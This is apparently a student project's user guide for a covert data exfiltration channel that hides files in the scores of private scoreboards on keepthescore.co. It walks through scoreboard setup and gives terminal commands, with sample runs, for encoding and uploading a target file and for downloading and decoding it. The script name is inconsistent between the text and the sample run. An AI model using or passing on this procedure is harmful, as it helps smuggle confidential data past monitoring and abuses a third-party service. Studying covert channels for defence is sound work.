


Covert Data Exfiltration through online Scoreboards

User Guide


Set-up:

In a web browser, go to: <https://keepthescore.co>

Click “Try It” at the top-right of the page.




Click on “Scoreboard with rounds”.



Input some name into the Title input box.

Set “Number of players” to 150.

Check “This is a private scoreboard”.



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Example Title

Optional description (you can use Markdown)

Number of players (not more than 150)

- 150 +

Who gets a 🏆 emoji?

- ☒ Highest score
- ☐ Lowest score
- ☐ Hide it

How are points counted?


- ☒ Show overall score
- ☐ Show number of rounds won

☐ Enable a discussion under the leaderboard (uses [Disqus](#) commenting system)

☒ This is a private scoreboard (do not show it [on the examples list](#))

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Copy the entire list of players from players.txt (it is inside the same folder as this guide).



players.txt - Notepad

File Edit Format View Help

```
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```

Ln 151, Col 1 100% Unix (LF) UTF-8

Paste list into “Please enter players below, one per line” input box.

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Please enter players below, one per line.


List of players

Note that duplicate names will be removed and names over 40 characters will be shortened.

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Click “Next”.

Copy the id of the URL. For example the “url-ID” part of “https://keepthescore.co/board/url-ID/”.



To upload and encode target file:

Within a terminal, navigate to the directory that contains the “encodeUpload.py”.

Run the python file with two arguments.:

1. File to be sent
2. The url-ID from earlier

Command: “python3 encodeUpload.py <file-location> <url-ID>”

```
dyllan@CallahanVM:~/Documents/cp2$ python3 encodeUpload.py larger.txt jzczybmyxe
Uploading...
1516 bytes converted to 8 rounds of online scores in 7.26 seconds.
```

To download and decode the file:

Within the terminal, ensure the current folder contains “downloadDecode.py”

Run the python file with two arguments.:

1. Name of file you want to create (NOTE: file name extension must match uploaded file)
2. The same url-ID from earlier

Command: “python3 decodeDownload.py <file-name> <url-ID>”

```
dyllan@CallahanVM:~/Documents/cp2$ python3 downloadDecode.py ben.jpg erzlxexjete
Doesn't look like a text file...
Done! Decoded 235200 bytes in 7.45s
```

Examples:

Within the covert channel folder is another folder with example files that you can send. Our channel can handle any file type, but larger files may take a while to send.

We recommend trying “tiny.txt” to start with.